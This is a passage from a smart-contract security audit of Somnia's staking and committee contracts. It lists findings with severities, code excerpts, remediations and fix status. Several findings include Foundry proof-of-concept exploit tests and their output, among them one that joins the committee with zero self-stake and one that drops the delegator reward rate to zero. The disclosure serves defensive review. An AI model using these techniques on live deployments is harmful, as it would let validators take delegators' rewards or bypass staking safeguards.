Ran 1 test suite in 9.55ms (9.05ms CPU time): 1 tests passed, 0 failed, 0 ski
pped (1 total tests)

```

F-2025-12101 - Missing Self-Stake Check On Committee Entry - High

Description:

`joinCommittee` only checks total stake against `minStake` and never enforces the intended self-bond (`minSelfStake = 50% of minStake`). A validator can accumulate enough **delegations** to reach `minStake` while keeping **zero (or negligible) self-stake**, then join the committee with no economic exposure—despite `minSelfStake` being introduced to guarantee “skin in the game.” This enables free-riding validators, misaligns incentives, and shifts risk to delegators.

```
function joinCommittee(address validator, INodeCommittee.PublicKeys calldata publicKeys) external OnlyStaker {

    if (msg.sender != validator) {
        revert SomniaStaking_ValidatorIsNotSender();
    }

    uint256 totalStakedByValidator = stakes[validator].stakedAmount + stakes[validator].delegatedStake;

    if (totalStakedByValidator < minStake) {
        revert SomniaStaking_ValidatorUnderstaked();
    }

    INodeCommittee(nodeCommittee).joinCommittee(validator, totalStakedByValidator, publicKeys);

    _processPendingRemovals();

    emit StakeJoinedToCommittee(validator, totalStakedByValidator);
}
```

Assets:

- SomniaStaking.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Accepted

Classification

Impact Rate: 4/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: High

Recommendations

Remediation: Enforce the self-stake requirement on **entry and ongoingly**: require the validator's own stake to be $\geq$ `minSelfStake` when calling `joinCommittee`.

```
if (totalStakedByValidator - amount < minStake) {
    revert SomniaStaking_NotOverstaked();
}

if (stakes[validator].stakedAmount < minSelfStake) {
    revert SomniaStaking_MustMaintainMinSelfStake();
}
```

Resolution: The Somnia team accepted the issue.

Evidences

POC

Reproduce:

```
function test_VULNERABILITY_NO_MIN_SELF_STAKE_CONTROL() public {
    uint256 bobPrivateKey = 0x5fd9508f95a2a72ffc9083a12074d32631023e1ccf2
c04c8de5241f7da0f857b;

    bytes memory bobPublicKey = hex'044089a7344bfe5e1daba4cfe0cb47dab0e56
b00c7ae6233d50a9aeeccbed76c01507a60e95181ddee029e97b3ed808e68d03c11e524f45f1b4
7cf8d24bfc2e6b89';

    // Create validator with no initial stake
    address validator = vm.addr(bobPrivateKey);
    vm.deal(validator, 10_000_000 ether); // Small amount for gas

    // Setup delegator with funds
    address delegator = makeAddr("delegator");
    vm.deal(delegator, 10_000_000 ether);

    // Grant staking role to validator
    vm.prank(deployer);
    SomniaStaking(payable(address(stakingProxy))).grantRole(STAKER_ROLE,
validator);
```

```

// Create validator as staker with 0 initial stake
vm.prank(validator);
SomniaStaking(payable(address(stakingProxy))).createStaker(validator,
0);

bytes memory bobBlsPublicKey = bytes("bob_bls_public_key");
bytes memory bobProofOfPossession = bytes("bob_proof_of_possession");
bytes memory bobSignature = utils.generateProofOfAddress(bobPrivateKey, bobPublicKey, bobBlsPublicKey, bobProofOfPossession, address(nodeCommitteeProxy));

// Create public keys for validator
INodeCommittee.PublicKeys memory publicKeys = INodeCommittee.PublicKeys({
    ecdsaPublicKey: bobPublicKey,
    blsPublicKey: bobBlsPublicKey,
    proofOfPossession: bobProofOfPossession,
    proofOfAddress: bobSignature
});

uint256 stakedAmount = ISomniaStaking(address(stakingProxy)).getStake(validator).stakedAmount;
uint256 delegatedStake = ISomniaStaking(address(stakingProxy)).getStake(validator).delegatedStake;
console2.log("Staked amount before delegation:", stakedAmount);
console2.log("Delegated stake before delegation:", delegatedStake);

// Delegate enough stake to reach minimum requirement, no minSelfStake control
vm.prank(delegator);
SomniaStaking(payable(address(stakingProxy))).delegateStake(value: 5_000_000 ether)(validator, 5_000_000 ether);

stakedAmount = ISomniaStaking(address(stakingProxy)).getStake(validator).stakedAmount;
delegatedStake = ISomniaStaking(address(stakingProxy)).getStake(validator).delegatedStake;

console2.log("Staked amount after delegation:", stakedAmount);
console2.log("Delegated stake after delegation:", delegatedStake);
// Now validator can join committee
vm.prank(validator);
ISomniaStaking(address(stakingProxy)).joinCommittee(validator, publicKeys);
_moveForward2Epochs();

bool isValidatorInCommittee = ISomniaStaking(address(stakingProxy)).isValidatorInCommittee(validator); // so now validator is in committee

```

```
    console2.log("Is validator in committee:", isValidatorInCommittee);
}
```

Results:

```
~/dev/somnia-chain___somnia-protocol (fixes/boosty) x) $ forge test --match-test test_VULNERABILIRY_NO_MIN_SELF_STAKE_CONTROL -vv
['] Compiling...
No files changed, compilation skipped

Ran 1 test for test/SomniaStakingDelegation.t.sol:SomniaStakingDelegationTest
[PASS] test_VULNERABILIRY_NO_MIN_SELF_STAKE_CONTROL() (gas: 2893203)

Logs:
  Staked amount before delegation: 0
  Delegated stake before delegation: 0
  Staked amount after delegation: 0
  Delegated stake after delegation: 50000000000000000000000000000000
  Is validator in committee: true

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 4.41ms (919.95μs CPU time)

Ran 1 test suite in 4.90ms (4.41ms CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

[F-2025-12085](#) - Cooldown can be “pre-armed” on day 1 - Medium

Description:

A staker can call `createStaker` and immediately call `requestTotalUnstake`, which sets `unstakeRequestTime[staker] = now + unstakePeriod` without requiring the validator to leave the committee or otherwise commit to exit. The staker then continues operating/earning normally for weeks, and once the cooldown elapses, they can at any later time quickly `leaveCommittee()` and call `totalUnstake()` to withdraw the entire stake **without waiting** at that moment. This “pre-arming” defeats the intent of a one-month notice/lockup and removes your ability to react (e.g., reduce rewards, apply exit penalties, or plan capacity) during the actual period that matters. The timer also isn't reset/invalidated on stake increases, delegations, re-joins, or other state changes, so a staker can keep the exit option permanently “primed.”

```
function requestTotalUnstake() external OnlyStaker {
    if (stakes[msg.sender].stakedAmount == 0) {
        revert SomniaStaking_NoStake();
    }

    unstakeRequestTime[msg.sender] = block.timestamp + unstakePeriod;

    emit TotalUnstakeRequested(msg.sender, stakes[msg.sender].stakedAmount);
}

function totalUnstake(address validator) external OnlyStaker {
    if (validator != msg.sender) {
        revert SomniaStaking_OnlyValidator();
    }

    if (unstakeRequestTime[validator] == 0) {
        revert SomniaStaking_NoUnstakeRequest();
    }

    if (block.timestamp < unstakeRequestTime[validator]) {
        revert SomniaStaking_UnstakePeriodNotOver();
    }

    if (_checkValidatorInCommittee(validator)) {
        revert SomniaStaking_ValidatorInCommittee();
    }

    delete unstakeRequestTime[validator];
}
```

```
_unstakeValidator validator, stakes[validator].stakedAmount);  
}
```

Assets:

- SomniaStaking.sol [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Fixed

Classification

Impact Rate: 2/5

Likelihood Rate: 5/5

Exploitability: Independent

Complexity: Simple

Severity: Medium

Recommendations

Remediation:

Recommendations

- **Bind cooldown to exit state:** Require the validator to be **out of committee** when requesting the total unstake; start the timer on leave (or at least take the **max** of “time since leave” and “time since request”).
- **Invalidate on state changes:** Reset/clear `unstakeRequestTime` on stake increases, re-join, or other material changes.
- **Commitment mode:** When a total-unstake request is active, limit actions (e.g., disallow `joinCommittee`/stake increases) and optionally reduce rewards during the cooldown.

Resolution:

This finding is fixed by the Somnia team by adding `_checkValidatorInCommittee` control in the `requestTotalUnstake` function in commit hash: `bb40970befef8defd85e615013ed46e97a1e8785`.

Evidences

POC Steps

Reproduce:

1. Call `createStaker` (stake live).
2. Immediately call `requestTotalUnstake` (timer starts).

3. Keep validating / earning for the entire `unstakePeriod`.
4. After the period elapses, at any chosen time: call `leaveCommittee()` and then `totalUnstake()` → funds withdraw instantly since the prior timer is already satisfied.

F-2025-12087 - Delegator Rug / Retroactive Rate Change - Medium

Description:

A validator may call `setValidatorDelegatedStakeRate()` at any time, and the system records this as a pending change. At epoch settlement, `updateRewardsFromEpoch` calls `applyPendingRateChanges()` **before** computing rewards, so the new rate (including 0%) is applied to the epoch that's just ending. This lets a validator unilaterally "rug" delegators by dropping the delegator share to 0% right before settlement, redirecting the entire delegator portion to themselves for work performed during the epoch under the *previous* expectations.

```
/**
 * @notice Allows a validator to set their own delegated stake rate
 * @param newRate New rate for delegated stake rewards (10000 = 100%)
 * @dev Rate cannot exceed 10000 (100%)
 */
function setValidatorDelegatedStakeRate(uint256 newRate) external
    onlyRole(STAKER_ROLE) {
    if (newRate > 10000) {
        revert SomniaStaking_InvalidDelegateStakeRate();
    }

    // Store pending rate change
    pendingRateChanges[msg.sender] =
        PendingRateChange({newRate : newRate, hasPendingChange : true});

    emit DelegateStakeRateChangeRequested(msg.sender, newRate);
}
```

```
function updateRewardsFromEpoch() external payable returns (bool) {
    if (msg.sender != nodeCommittee) {
        revert SomniaStaking_OnlyNodeCommittee();
    }

    applyPendingRateChanges();
}
```

Assets:

- SomniaStaking.sol [https://github.com/somnia-chain___somnia-protocol/tree/fixes/boosty]

Status:

Mitigated

Classification

Impact Rate: 5/5

Likelihood Rate: 3/5

Exploitability: Semi-Dependent

Complexity: Simple

Severity: Medium

Recommendations

Remediation:

Recommendations

- **Next-epoch activation:** Apply any rate change only from the **next** (or future) epoch's rewards; never for the epoch being settled.
- **Minimum floor:** Enforce a protocol-level minimum delegator share (>0%) unless governance explicitly allows 0%.
- **Timelock/notice:** Require at least one full epoch (or N blocks) between request and activation; disallow changes within a pre-settlement guard window.

Resolution:

This finding is mitigated by the Somnia team in commit hash: `bb40970befef8def85e615013ed46e97a1e8785` after they adding a `effectiveFromEpoch` control before applying the rate changes however rate still can be %0.

Evidences

POC

Reproduce:

```
function test_setValidatorDelegatedStakeRate_canBeZero_POC() public {
    uint256 bobPrivateKey = 0x5fd9508f95a2a72ffc9083a12074d32631023e1ccf2
c04c8de5241f7da0f857b;

    bytes memory bobPublicKey = hex'044089a7344bfe5e1daba4cfe0cb47dab0e56
b00c7ae6233d50a9aeecbed76c01507a60e95181ddee029e97b3ed808e68d03c11e524f45f1b4
7cf8d24bfc2e6b89';

    // Create validator with no initial stake
    address validator = vm.addr(bobPrivateKey);
    vm.deal(validator, 10_000_000 ether); // Small amount for gas

    // Setup delegator with funds
    address delegator = makeAddr("delegator");
    vm.deal(delegator, 2 ether);
```

```

address anotherDelegator = makeAddr("anotherDelegator");
vm.deal(anotherDelegator, 10_000_000 ether);

// Grant staking role to validator
vm.prank(deployer);
SomniaStaking(payable(address(stakingProxy))).grantRole(STAKER_ROLE,
validator);
vm.prank(deployer);
SomniaStaking(payable(address(stakingProxy))).grantRole(STAKER_ROLE,
anotherDelegator);

// Create validator as staker with 0 initial stake
vm.prank(validator);
SomniaStaking(payable(address(stakingProxy))).createStaker{value: 10_
000_000 ether}(validator, 10_000_000 ether);

bytes memory bobBlsPublicKey = bytes("bob_bls_public_key");
bytes memory bobProofOfPossession = bytes("bob_proof_of_possession");
bytes memory bobSignature = utils.generateProofOfAddress(bobPrivateKe
y,bobPublicKey,bobBlsPublicKey,bobProofOfPossession,address(nodeCommitteeProx
y));

// Create public keys for validator
INodeCommittee.PublicKeys memory publicKeys = INodeCommittee.PublicKe
ys({
    ecdsaPublicKey: bobPublicKey,
    blsPublicKey: bobBlsPublicKey,
    proofOfPossession: bobProofOfPossession,
    proofOfAddress: bobSignature
});

// Store initial balances
uint256 initialDelegatorBalance = delegator.balance;
console2.log("Initial delegator balance:", initialDelegatorBalance);

vm.prank(validator);
ISomniaStaking(address(stakingProxy)).joinCommittee(validator, public
Keys);

_moveForward1Epochs();
_moveForward1Epochs();

uint256 getValidatorDelegatedStakeRate = SomaliaStaking(payable(address
s(stakingProxy))).getValidatorDelegatedStakeRate(validator);
console2.log("Validator delegated stake rate:", getValidatorDelegated
StakeRate);
vm.prank(delegator);
SomniaStaking(payable(address(stakingProxy))).delegateStake{value: 1
ether}(validator, 1 ether);

```

```

        // Validator can call setValidatorDelegatedStakeRate to set the rate
        to 0% so that he can claim rewards without giving any to delegators
        vm.prank(validator);
        SomniaStaking(payable(address(stakingProxy))).setValidatorDelegatedSt
akeRate(0);

        _moveForward1Epochs();

        uint256 balanceOfValidator = validator.balance;
        console2.log("Balance of validator before claim (eth):", balanceOfVal
idator);

        vm.prank(validator);
        SomniaStaking(payable(address(stakingProxy))).claimValidatorsRewards(
);

        balanceOfValidator = validator.balance;
        console2.log("Balance of validator after claim (eth):", balanceOfVali
dator);

        vm.prank(delegator);
        ISomniaStaking(address(stakingProxy)).claimDelegatorRewards(validator
);
    }

```

Results:

```

~/dev/somnia-chain__somnia-protocol (fixes/boosty) x) $ forge test --match-t
est test_setValidatorDelegatedStakeRate_canBeZero_POC -vv
[.] Compiling...
No files changed, compilation skipped

Ran 1 test for test/SomniaStakingDelegation.t.sol:SomniaStakingDelegationTest
[FAIL: No rewards to claim] test_setValidatorDelegatedStakeRate_canBeZero_POC
() (gas: 5498464)
Logs:
    Initial delegator balance: 20000000000000000000
    Validator delegated stake rate: 5000
    Balance of validator before claim (eth): 0
    Balance of validator after claim (eth): 333333344444441111111

Suite result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 3.97ms (1.23
ms CPU time)

Ran 1 test suite in 4.45ms (3.97ms CPU time): 0 tests passed, 1 failed, 0 ski
pped (1 total tests)

```

Failing tests:

Encountered 1 failing test in test/SomniaStakingDelegation.t.sol:SomniaStakingDelegationTest

[FAIL: No rewards to claim] test_setValidatorDelegatedStakeRate_canBeZero_POC
() (gas: 5498464)

Encountered a total of 1 failing tests, 0 tests succeeded

[F-2025-12097](#) - Disproportionate Reward Allocation for Minimal Delegations - Medium

Description:

In the `updateRewardsFromEpoch` function, delegator rewards are calculated solely based on the validator's total delegated stake and the configured `delegateStakeRate`, without enforcing a **minimum delegation amount** or implementing proportional reward weighting within the epoch. This means that even a trivially small delegation (e.g., `1 wei`) is entitled to a share of the full delegated rewards pool for that validator.

For example, if a validator earns `10 ETH` in total rewards and has `delegateStakeRate` set to `20%`, the `delegatedStakeRewards` would be `2 ETH`. A user delegating just `1 wei` at the right time would still receive a proportionally huge reward share for that epoch, despite contributing no meaningful stake or economic support. This creates **economic unfairness** and **incentivizes last-moment delegation "sniping"** before reward calculation.

```
for (uint256 i = 0; i < currentEpochCommitteeLength; i++) {
    address validatorAddr = currentEpochCommittee[i].nodeAddress;
    uint256 validatorTotalStake = stakes[validatorAddr].stakedAmount +
                                   stakes[validatorAddr].delegatedStake;

    if (validatorTotalStake > 0) {
        // Calculate rewards: stake * percentage increase
        uint256 validatorRewards =
            (validatorTotalStake * rewardsPerToken) / 1e18;

        // Calculate delegated stake portion
        uint256 delegatedStakeRewards =
            (validatorRewards * stakes[validatorAddr].delegateStakeRate) /
            10000;

        // Add validator's own rewards (not including delegator portion)
        stakes[validatorAddr].accumulatedRewards +=
            (validatorRewards - delegatedStakeRewards);

        // Update global rewards per share for delegators if there is delegat
        ed

        // stake
        if (stakes[validatorAddr].delegatedStake > 0) {
            // Calculate new rewards per share
            uint256 newRewardsPerShare = (delegatedStakeRewards * 1e18) /
                                           stakes[validatorAddr].delegatedStake
        }
    }
}
```

```

;

// Add to accumulated rewards per share
accumulatedRewardsPerShare[validatorAddr] += newRewardsPerShare;
} else if (delegatedStakeRewards > 0) {
// If no delegated stake but delegated rewards, add to validator
// rewards
stakes[validatorAddr].accumulatedRewards += delegatedStakeRewards

;
}
}
}
}

```

Status:

Accepted

Classification

Impact Rate: 5/5

Likelihood Rate: 2/5

Exploitability: Independent

Complexity: Simple

Severity: Medium

Recommendations

Remediation:

- Introduce a **minimum delegation threshold** (absolute amount or percentage of `minStake`) for eligibility to receive rewards.
- Alternatively, ensure reward allocation is **strictly proportional to the delegator's stake** within the total delegated pool at reward calculation time.

Resolution:

The Somnia team accepted the issue.

[F-2025-12232](#) - Insufficient Authorization Model Leads to Privilege Escalation - Medium

Description:

The `SomniaStaking` contract suffers from an overly permissive and conflated role management model. Critical roles are governed under a shared `DEFAULT_ADMIN_ROLE`, which is also assigned to `address(0)`. This creates a dangerously flat privilege structure, enabling arbitrary role assignment and allowing consensus-injected transactions to operate with full administrative rights.

In the `initialize()` function, the following grants are made:

```
_grantRole(DEFAULT_ADMIN_ROLE, upgrader);
_grantRole(DEFAULT_ADMIN_ROLE, msg.sender);
_grantRole(DEFAULT_ADMIN_ROLE, address(0));
_grantRole(UPGRADER_ROLE, upgrader);
_grantRole(NODE_CALLER_ROLE, address(0)); // Implicit consensus entry
```

Every key role—`STAKING_ROLE`, `NODE_CALLER_ROLE`, `DEVELOPMENT_ADMIN`, `UPGRADER_ROLE`—defaults to being administered by `DEFAULT_ADMIN_ROLE`. Moreover, critical modifiers are defined with permissive checks:

```
modifier OnlyStaker() {
    if (!hasRole(STAKING_ROLE, msg.sender) && !hasRole(DEFAULT_ADMIN_ROLE, msg.sender)) {
        revert SomniaStaking_OnlyStaker();
    }
    _;
}

modifier OnlyDevs() {
    if (!hasRole(NODE_CALLER_ROLE, msg.sender) &&
        !hasRole(DEVELOPMENT_ADMIN, msg.sender) &&
        !hasRole(DEFAULT_ADMIN_ROLE, msg.sender)) {
        revert SomniaStaking_OnlyDevs();
    }
    _;
}
```

These constructs grant sweeping administrative power to `DEFAULT_ADMIN_ROLE`, which includes the `address(0)`—effectively permitting any consensus-injected message to perform sensitive operations. Further compounding the issue, `grantRole()` is overridden to allow self-assignment of `DEVELOPMENT_ADMIN` and `STAKING_ROLE`:

```

function grantRole(bytes32 role, address account) public override {
    if ((role == DEVELOPMENT_ADMIN && hasRole(DEVELOPMENT_ADMIN, _msgSender())
    )) ||
        (role == STAKING_ROLE && hasRole(DEVELOPMENT_ADMIN, _msgSender())) {
        _grantRole(role, account);
    } else {
        super.grantRole(role, account);
    }
}

function addStakers(address[] calldata newValidators) external OnlyDevs {
    for (uint256 i = 0; i < newValidators.length; i++) {
        _grantRole(STAKING_ROLE, newValidators[i]);
    }

    emit StakerRolesAdded(newValidators);
}

```

This design introduces multiple privilege escalation vectors and nullifies the purpose of structured access control.

This design can lead to:

- **Arbitrary Role Assignment:** Any `DEFAULT_ADMIN_ROLE` holder—including `address(0)`—can assign or revoke any role, including upgrade or staking permissions.
- **Privilege Escalation:** Consensus-level actors can elevate themselves or others to sensitive roles, bypassing intended governance processes.
- **Bypassed Least Privilege Principle:** Operational roles are not meaningfully segregated; all admin paths converge on a single superuser model.

This architecture grants excessive and unbounded privileges across multiple actors and contexts, directly threatening protocol sovereignty.

Assets:

- SomniaStaking.sol [https://github.com/somnia-chain___somnia-protocol/tree/fixes/boosty]

Status:

Fixed

Classification

Impact Rate: 5/5

Likelihood Rate: 3/5

Exploitability: Semi-Dependent

Complexity: Simple

Severity: Medium

Recommendations

Remediation:

- **Define Explicit Role Admins:** Use `_setRoleAdmin()` to assign clear administrative boundaries.
- **Introduce CONSENSUS_ROLE:** For consensus-injected calls (e.g., from `address(0)`), assign a dedicated `CONSENSUS_ROLE` and validate such operations via role checks instead of `msg.sender == address(0)`.
- **Use OpenZeppelin AccessControl Natively:** Remove the custom `grantRole` override. Once role admin links are correctly configured, OpenZeppelin's base logic will enforce proper delegation.
- **Refactor Modifiers:** Replace broad checks against `DEFAULT_ADMIN_ROLE` with role-specific guards to align privileges with functional intent.

Resolution:

This issue was fixed by the Somnia team by removing the `DEFAULT_ADMIN_ROLE` role from `address(0)`, removing the `DEFAULT_ADMIN_ROLE` requirement from the `OnlyDevs` and `OnlyStaker` modifiers, and removing the custom override of the `grantRole()` function, as implemented in commit `bb40970befef8defd85e615013ed46e97a1e8785`.

[F-2025-12093](#) - Persistent `validatorsMarkedForRemoval` Flag Causes Unintended Validator Removal - Low

Description: In `SomniaStaking`, when a validator's stake drops below `minStake` during `undelegateStake()`, the contract attempts to remove them from the committee via `_attemptValidatorRemoval()`. If removal fails (e.g., committee constraints), `_markValidatorForRemoval()` is called, setting:

```
validatorsMarkedForRemoval[validator] = true;
validatorsToRemove.push(validator);
```

Once set, **this flag is not cleared in `delegateStake()` or other stake-increasing functions**. As a result, a validator who was temporarily under the threshold and later receives enough delegation to be compliant with `minStake` will still remain in the removal list.

Removal only stops if `_processPendingRemovals()` is executed **before** the actual removal attempt and detects that the validator's stake is now above the threshold. However, `_processPendingRemovals()` is called only in:

- `joinCommittee()`
- `updateRewardsFromEpoch()`

If neither is called before removal processing occurs, **the validator will be removed despite having regained sufficient stake**.

Assets:

- `SomniaStaking.sol` [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status:

Fixed

Classification

Impact Rate:	2/5
Likelihood Rate:	3/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Low

Recommendations

Remediation: Clear `validatorsMarkedForRemoval[validator]` if stake is brought above `minStake` during delegation or restaking.

Resolution: This finding is fixed by the Somnia team by adding `_clearRemovalFlagIfSufficient` function in commit hash: `bb40970befef8defd85e615013ed46e97a1e8785`.

[F-2025-12096](#) - Gas Price Consensus Mechanism Can Be Manipulated by Low-Stake Nodes - Low

Description:

The `getCurrentGasPrice` function determines the gas price using a weighted median approach based on votes from committee nodes. While intended to reduce manipulation by large stakeholders, this design enables a low-stake node to disproportionately influence the gas price if its vote falls exactly at the weighted median threshold. For example, with votes `(2,140)`, `(25,4)`, and `(144,143)`, the threshold of $(140 + 4 + 143 + 1) / 2 = 144$ is first reached at the 4-weight vote of 25, setting the gas price to 25. This allows a minimally staked actor to dictate the price rather than reflecting the true overall staked consensus, which would be closer to a weighted average value.

```
...  
  
    // Then sort the votes by gas price.  
    votes = sortWeightedValues(votes);  
  
    // Then find the weighted median by picking the first vote to reach half of the total  
    // staked amount.  
    uint256 medianStakedAmount = (totalStakedAmount + 1) / 2;  
    uint256 runningStakedAmountToFindMedian = 0;  
    for (uint256 i = 0; i < votes.length; i++) {  
        runningStakedAmountToFindMedian += votes[i].weight;  
        if (runningStakedAmountToFindMedian >= medianStakedAmount) {  
            // This is the median vote. Return the price of this vote.  
            return votes[i].value;  
        }  
    }  
}
```

Assets:

- NodeCommittee.sol [https://github.com/somniac-chain__somniac-protocol/tree/fixes/boosty]

Status:

Accepted

Classification

Impact Rate: 3/5

Likelihood Rate: 3/5

Exploitability: Semi-Dependent

Complexity: Simple

Severity: Low

Recommendations

Remediation: Consider replacing or complementing the weighted median mechanism with a **true weighted average** calculation of the gas price votes to better reflect the collective stake-weighted consensus.

Resolution: The Somnia team accepted the issue.

F-2025-12207 - Rounding in Rewards Distribution Leads to Token Dusting - Low

Description:

During the transition to a new epoch, rewards are distributed to validators and their delegators through the `SomniaStaking::updateRewardsFromEpoch()` function. The function calculates rewards per staked token and updates each validator struct by proportionally distributing reward tokens.

```
// Calculate total stake of committee members first
uint256 committeeStake = 0;
uint256 currentEpochCommitteeLength = currentEpochCommittee.length;
for (uint256 i = 0; i < currentEpochCommitteeLength; i++) {
    uint256 validatorTotalStake = stakes[currentEpochCommittee[i].nodeAddress]
    .stakedAmount +
                                stakes[currentEpochCommittee[i].nodeAddress]
    .delegatedStake;
    committeeStake += validatorTotalStake;
}

// Use committee stake as denominator instead of totalStaked
uint256 rewardsPerToken = committeeStake > 0 ? (msg.value * 1e18) / committee
Stake : 0;
```

When the rewards value multiplied by `1e18` is divided by the `committeeStake`, any remainder from the division is discarded due to Solidity's integer division rules. The proportional amount of native tokens corresponding to this remainder is left undistributed and remains locked in the contract without any withdrawal mechanism. Over successive epochs, with an approximate block duration of 5 minutes, the accumulation of these residual tokens can become significant.

The existence of inaccessible tokens reduces the efficiency of the reward distribution mechanism and results in a discrepancy between the intended reward allocation and the actual distributed amounts. While no direct asset loss occurs from user balances, tokens are permanently locked in the contract, reducing overall system efficiency and potentially distorting economic assumptions over time.

Assets:

- `SomniaStaking.sol` [https://github.com/somnia-chain__somnia-protocol/tree/fixes/boosty]

Status: Fixed

Classification

Impact Rate: 2/5

Likelihood Rate: 2/5

Exploitability: Independent

Complexity: Simple

Severity: Low

Recommendations

Remediation: It is recommended to implement a mechanism to handle unallocated rewards caused by rounding. Possible approaches include:

- Tracking and carrying forward unallocated tokens into future distribution cycles.
- Allocating dust amounts to a designated address, such as a treasury, to prevent indefinite accumulation.

Resolution: This issue was fixed by the Somnia team by ensuring that undistributed rewards resulting from division are stored in the `accumulatedUnallocatedRewards` variable and can be withdrawn by the `NODE_CALLER_ROLE`, as implemented in commit `bb40970befef8defd85e615013ed46e97a1e8785`.

Evidences

PoC

Reproduce:

```
function test_dusting() public {
    uint256 rewards = 20 ether;

    _createValidatorSetup(minimalStake);
    vm.prank(validator1);
    staking.createStaker{value: 1 ether}(validator1, 1 ether);

    _moveTwoFirstEpochs();
    _moveEpochWithRewards(rewards);

    ISomniaStaking.Stake memory stake = staking.getStake(validator1);
    console2.log("-----");
}
```

```

        console2.log("Validator 1 stake:", stake.stakedAmount);
        console2.log("Validator 1 accumulated rewards:", stake.accumulatedRewards
    );
        console2.log("Validator 1 delegated stake:", stake.delegatedStake);
        console2.log("Validator 1 delegated accumulated rewards:", stake.delegate
StakeAccumulatedRewards);

        uint256 val1Rewards = stake.accumulatedRewards;
        uint256 val1DelegatedRewards = stake.delegateStakeAccumulatedRewards;

        stake = staking.getStake(validator2);
        uint256 val2Rewards = stake.accumulatedRewards;
        uint256 val2DelegatedRewards = stake.delegateStakeAccumulatedRewards;
        console2.log("-----");
        console2.log("Validator 2 stake:", stake.stakedAmount);
        console2.log("Validator 2 accumulated rewards:", stake.accumulatedRewards
    );
        console2.log("Validator 2 delegated stake:", stake.delegatedStake);
        console2.log("Validator 2 delegated accumulated rewards:", stake.delegate
StakeAccumulatedRewards);

        console2.log("-----");
        console2.log("SUM of rewards: ", val1Rewards + val1DelegatedRewards + val
2Rewards + val2DelegatedRewards);
        console2.log("Expected rewards: ", rewards);
        assertEq(val1Rewards + val1DelegatedRewards + val2Rewards + val2Delegated
Rewards, rewards);
    }

```

Results:

```

-----
Validator 1 stake: 50000010000000000000000000000000
Validator 1 accumulated rewards: 10000000999999800000
Validator 1 delegated stake: 0
Validator 1 delegated accumulated rewards: 0
-----
Validator 2 stake: 50000000000000000000000000000000
Validator 2 accumulated rewards: 9999999000000000000000
Validator 2 delegated stake: 0
Validator 2 delegated accumulated rewards: 0
-----
SUM of rewards: 19999999999999800000
Expected rewards: 20000000000000000000000000000000

```

[F-2025-12228](#) - Delegator Rewards Do Not Match Validator Deduction During Distribution - Low

Description:

During reward distribution when an epoch is settled, a proportional percentage of rewards is distributed to each validator. Before updating the validator balance (`accumulatedRewards` field in the `Stake` struct), the configured percentage of rewards is allocated to the delegators supporting that validator. Rewards assigned to delegators are deducted from the validator's rewards, the validator balance is updated, and the `rewardsPerShare` value is stored in the `accumulatedRewardsPerShare` mapping.

```
for (uint256 i = 0; i < currentEpochCommitteeLength; i++) {
    address validatorAddr = currentEpochCommittee[i].nodeAddress;
    uint256 validatorTotalStake =
        stakes[validatorAddr].stakedAmount + stakes[validatorAddr].delegatedStake;

    if (validatorTotalStake > 0) {
        // Calculate rewards: stake * percentage increase
        uint256 validatorRewards = (validatorTotalStake * rewardsPerToken) /
1e18;

        // Calculate delegated stake portion
        uint256 delegatedStakeRewards =
            (validatorRewards * stakes[validatorAddr].delegateStakeRate) / 10
000;

        // Add validator's own rewards (not including delegator portion)
        stakes[validatorAddr].accumulatedRewards += (validatorRewards - deleg
atedStakeRewards);

        // Update global rewards per share for delegators if there is delegat
ed stake
        if (stakes[validatorAddr].delegatedStake > 0) {
            // Calculate new rewards per share
            uint256 newRewardsPerShare =
                (delegatedStakeRewards * 1e18) / stakes[validatorAddr].delega
tedStake;

            // Add to accumulated rewards per share
            accumulatedRewardsPerShare[validatorAddr] += newRewardsPerShare;
        } else if (delegatedStakeRewards > 0) {
            // If no delegated stake but delegated rewards, add to validator
rewards
```

```

        stakes[validatorAddr].accumulatedRewards += delegatedStakeRewards
    }
}
}

```

Delegator rewards are calculated using the `_calculatePendingRewards()` function. In some cases, the sum of rewards calculated for all delegators does not match the amount of rewards deducted from the validator during distribution. This discrepancy results in delegators receiving slightly fewer rewards, while the unallocated remainder remains locked in the contract without a withdrawal mechanism.

```

function _calculatePendingRewards(address validator, address delegator) internal view
returns(uint256) {
    DelegationInfo storage info = delegationInfoByValidator[delegator][validator];

    if (info.amount == 0) {
        return 0;
    }

    // Calculate rewards based on the difference between current and snapshot
    rewards per share
    uint256 rewardsPerShareDelta =
        accumulatedRewardsPerShare[validator] - info.accumulatedRewardsPerShareSnapshot;

    uint256 pendingRewards = (info.amount * rewardsPerShareDelta) / 1e18;

    return pendingRewards;
}

```

Over multiple epochs, even minor discrepancies may accumulate and lead to a non-negligible amount of locked rewards. This undermines the accuracy of the reward distribution mechanism and can affect expected returns for delegators.

For example:

Initial Setup

- Validator 1 stake: 5,000,000 ether
- Validator 2 stake: 2,500,000 ether
- Delegator delegates 2,500,000 ether to Validator 2
- Delegator share of Validator 2 stake: **10%**

Epoch Rewards

- Total rewards: 253,168,469,971,998 (≈ 2.531e14)
- Validator 2 allocation: 126,584,230,000,000

Delegator rewards:

- Entitled to 10% = 12,658,423,000,000
- Deducted from Validator 2 balance: 126,584,230,000,000 – 12,658,423,000,000 = 113,925,807,000,000

Actual calculation:

- Claimable amount for delegator: 12,658,422,500,000
- Unallocated tokens left in contract: 12,658,423,000,000 – 12,658,422,500,000 = 500,000

Assets:

- SomniaStaking.sol [https://github.com/somnia-chain___somnia-protocol/tree/fixes/boosty]

Status:

Fixed

Classification

Impact Rate:	2/5
Likelihood Rate:	2/5
Exploitability:	Independent
Complexity:	Simple
Severity:	Low

Recommendations

Remediation: It is recommended to adjust the reward distribution logic to ensure that the total rewards deducted from the validator match the sum of rewards allocated to delegators.

Resolution: This issue was fixed by the Somnia team by ensuring that unallocated rewards are added to the validator rewards, as implemented in commit [bb40970befef8defd85e615013ed46e97a1e8785](#).

[F-2025-12233](#) - Violation of EIP-3607 by Gating Consensus-Only Functions on address(0) and address(this) - Low

Description:

